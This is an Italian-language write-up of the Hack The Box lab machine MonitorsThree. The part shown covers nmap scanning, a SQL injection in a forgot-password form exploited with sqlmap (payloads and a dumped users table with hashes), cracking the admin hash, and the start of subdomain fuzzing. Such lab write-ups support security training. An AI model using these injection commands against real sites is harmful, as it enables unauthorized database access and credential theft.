MonitorThree

About MonitorsThree

`MonitorsThree` is a Medium Difficulty Linux machine that features a website for a company offering networking solutions. The website has a forgotten password page vulnerable to `SQL injection`, which is leveraged to gain access to credentials. Further enumeration of the website reveals a subdomain featuring a `Cacti` instance that can be accessed with the credentials obtained from the `SQL injection`. The `Cacti` instance is vulnerable to `[CVE-2024-25641](https://nvd.nist.gov/vuln/detail/CVE-2024-25641)`, which is leveraged to gain a foothold on the system. Further enumeration of the system reveals credentials used to access the database, where hashes are found and cracked to obtain the user password. This is then used to gain access to `SSH` private keys, leading to `SSH` access to the system. Enumeration of open ports on the system reveals a vulnerable `Duplicati`instance, which is leveraged to gain a shell as root.

IP = 10.10.11.30

Enumeration

SCAN NMAP PORT && SERVICE

```
opt/htb_machine/MonitorThree nmap -A -sC -sV -T5 -Pn 10.10.11.30 -oG monthree_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-20 02:28 CET
Nmap scan report for 10.10.11.30
Host is up (0.045s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
|_  256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp   open     http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://monitorsthree.htb/
8084/tcp filtered websnp
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1   44.90 ms 10.10.14.1
2   44.92 ms 10.10.11.30
```

80/tcp open http nginx 1.18.0 (Ubuntu) - redirect to http://monitorsthree.htb/
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10

Aggiungo monitorsthree.htb/ al file /etc/hosts e visito il server web su porta 80


MonitorsThree

MonitorsThree Provides


The Best Networking Solutions

At MonitorsThree, we specialize in providing top-tier networking solutions tailored to your business needs. Whether you're looking to enhance your network infrastructure, improve security, or ensure seamless connectivity, our team of experts is here to help you achieve your goals.

Learn More



Provo vari tentativi di SQLI base sul form di login ma senza risultato, probabilmente è protetto, ma sotto vi è un form
cliccabile ‘forgot password’ e quindi provo ad aprirlo e inviare la richiesta a burpsuite per esaminarla successivamente con
SQLMAP e cercare eventuali vulnerabilità con l inserimento di un apicetto che noto subito dal browser restituisce un errore, e
ciò mi da ottime indicazioni di una possibile vulnerabilità appunto di SQLI



SQLI with SQLMAP

Di seguito la request inviata e intercettata da burp con l apicetto che restituiva errore sul browser

Request

Pretty Raw Hex

```
POST /forgot_password.php HTTP/1.1
Host: monitorsthree.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Origin: http://monitorsthree.htb
Connection: keep-alive
Referer: http://monitorsthree.htb/forgot_password.php
Cookie: PHPSESSID=lcethh20ra2p9v5p3b1rbu1aq6
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username='
```

Ora salvo la request in un file che chiamo ‘forgot_req’ e la do in pasto a SQLMAP per verificare se sono presenti eventuali
vulnerabilità di SQLI

```
POST /forgot_password.php HTTP/1.1
Host: monitorsthree.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Origin: http://monitorsthree.htb
Connection: keep-alive
Referer: http://monitorsthree.htb/forgot_password.php
Cookie: PHPSESSID=lcethh20ra2p9v5p3b1rbu1aq6
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=*
```

Ho inserito * al campo usrname per dire a SQLMAP di interrogare su tutti i possibili payload in quel campo e salvo la req

```
opt/h/MonitorThree ls
forgot_req  monthree_scan
opt/h/MonitorThree
```

```
opt/h/MonitorThree sqlmap -r forgot_req --dbs --risk 3 --level 5
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
sqlmap identified the following injection point(s) with a total of 691 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: username=' OR NOT 8022=8022-- ArQh

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=' OR (SELECT 7089 FROM(SELECT COUNT(*),CONCAT(0x71716a7871,(SELECT (ELT(7089=7089,1))),0
x7162626b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- qTCZ

    Type: stacked queries
    Title: MySQL ≥ 5.0.12 stacked queries (comment)
    Payload: username=';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=' AND (SELECT 4601 FROM (SELECT(SLEEP(5)))rISD)-- xdht
---
```

```
available databases [2]:
[*] information_schema
[*] monitorsthree_db
```

Bene confermate le vulnerabilità e precisamente ‘boolean-based blind’ ‘error-based’ ‘stacked queries’ e trivati 2 database
uno classico ‘information_schema’ e l altro interessante da interrogare ‘monitorsthree_db’.

procedo con l interrogazione di ‘monitorsthree_db’

```
opt/h/MonitorThree sqlmap -r forgot_req -D monitorsthree_db --tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9#stable}
|_ -| . [(]     | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
Database: monitorsthree_db
[6 tables]
+-----------------+
| changelog       |
| customers       |
| invoice_tasks   |
| invoices        |
| tasks           |
| users           |
+-----------------+
```

Interessante trova 6 tabelle ora faccio l interrogazione per le colonne di ‘users table’ con il --dump per ricevere le info

```
opt/h/MonitorThree sqlmap -r forgot_req --dbs --risk 3 --level 5 -D monitorsthree_db -T users --dump
p
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

```
Table: users
[4 entries]
+----+------------+-----------------------------+-------------------+-----------+-----------------------------------+-----------+-------
-----------------+------------+
| id | dob        | email                       | name              | salary    | password                          | username  | positi
on               | start_date |
+----+------------+-----------------------------+-------------------+-----------+-----------------------------------+-----------+-------
-----------------+------------+
| 2  | 1978-04-25 | admin@monitorsthree.htb     | Marcus Higgins    | 320800.00 | 31a181c8372e3afc59dab863430610e8 | admin     | Super
User             | 2021-01-12 |
| 5  | 1985-02-15 | mwatson@monitorsthree.htb   | Michael Watson    | 75000.00  | c585d01f2eb3e6e1073e92023088a3dd | mwatson   | Websit
e Administrator  | 2021-05-10 |
| 6  | 1990-07-30 | janderson@monitorsthree.htb | Jennifer Anderson | 68000.00  | 1e68b6eb86b45f6d92f8f292428f77ac | janderson | Networ
k Engineer       | 2021-06-20 |
| 7  | 1982-11-23 | dthompson@monitorsthree.htb | David Thompson    | 83000.00  | 633b683cc128fe244b00f176c8a950f5 | dthompson | Databa
se Manager       | 2022-09-15 |
+----+------------+-----------------------------+-------------------+-----------+-----------------------------------+-----------+-------
-----------------+------------+
```

admin@monitorsthree.htb | Marcus Higgins | 31a181c8372e3afc59dab863430610e8 | admin
mwatson@monitorsthree.htb | Michael Watson | c585d01f2eb3e6e1073e92023088a3dd | mwatson
janderson@monitorsthree.htb | Jennifer Anderson | 1e68b6eb86b45f6d92f8f292428f77ac | janderson
dthompson@monitorsthree.htb | David Thompson | 633b683cc128fe244b00f176c8a950f5 | dthompson

Bene trova 4 utenti e le relative passwd sotto formato hash , ora quello che posso fare e andare sul sito web crackstation e
provare da li a crackare le 4 hash

Enter up to 20 non-salted hashes, one per line:

```
31a181c8372e3afc59dab863430610e8

c585d01f2eb3e6e1073e92023088a3dd

1e68b6eb86b45f6d92f8f292428f77ac

633b683cc128fe244b00f176c8a950f5
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
31a181c8372e3afc59dab863430610e8	md5	greencacti2001
c585d01f2eb3e6e1073e92023088a3dd	Unknown	Not found.
1e68b6eb86b45f6d92f8f292428f77ac	Unknown	Not found.
633b683cc128fe244b00f176c8a950f5	Unknown	Not found.


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Molto bene riesco a crackare quella di admin ‘Markus Higgins’ -> passwd:greencacti2001

Fuzzing for use cred.

Provo a usare le credenziali trovate ‘admin:greencacti2001’ sul form di login della pag. principale del server web e
riesco a entrare ma da qui non riesco a trovare nulla di interessante cm ad esempio un upload di file o cose del genere,
potrebbe trattarsi di una classica ‘tana del coniglio’, da qui quindi decido di fare un fuzzing delle directory del server per
trovare qualche altra directori interessante in cui usare le credenziali e per farlo uso il tool ‘fuff’

LOGIN IN monitorthree.htb



Scorro tutte le tab ma apparte visionare i post degli user del sever e dei clienti non c'è nulla di interessante che possa fare per
interagiere con il server

FUZZING WITH FFUF

```
opt/htb_machine/MonitorThree ffuf -w /opt/SecLists-master/Discovery/DNS/bitquark-subdomains-top100000.txt:FUZ -H "Host: FUZ.monitorsthree.htb" -u http://monitorsthree.htb
```

```
proxy2                  [Status: 200, Size: 13560,
host111                 [Status: 200, Size: 13560,
dns4                    [Status: 200, Size: 13560,
aomenbocaiwang          [Status: 200, Size: 13560,
host90                  [Status: 200, Size: 13560,
host180                 [Status: 200, Size: 13560,
```

Size comune da escludere 13560 --fs 13560


```
opt/htb_machine/MonitorThree ffuf -w /opt/SecLists-master/Discovery/DNS/bitquark-subdomains-top100000.txt:FFUZ -H "Host: FFUZ.monitorsthree.htb" -u http://monitorsthree.htb -fs 13560

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
```

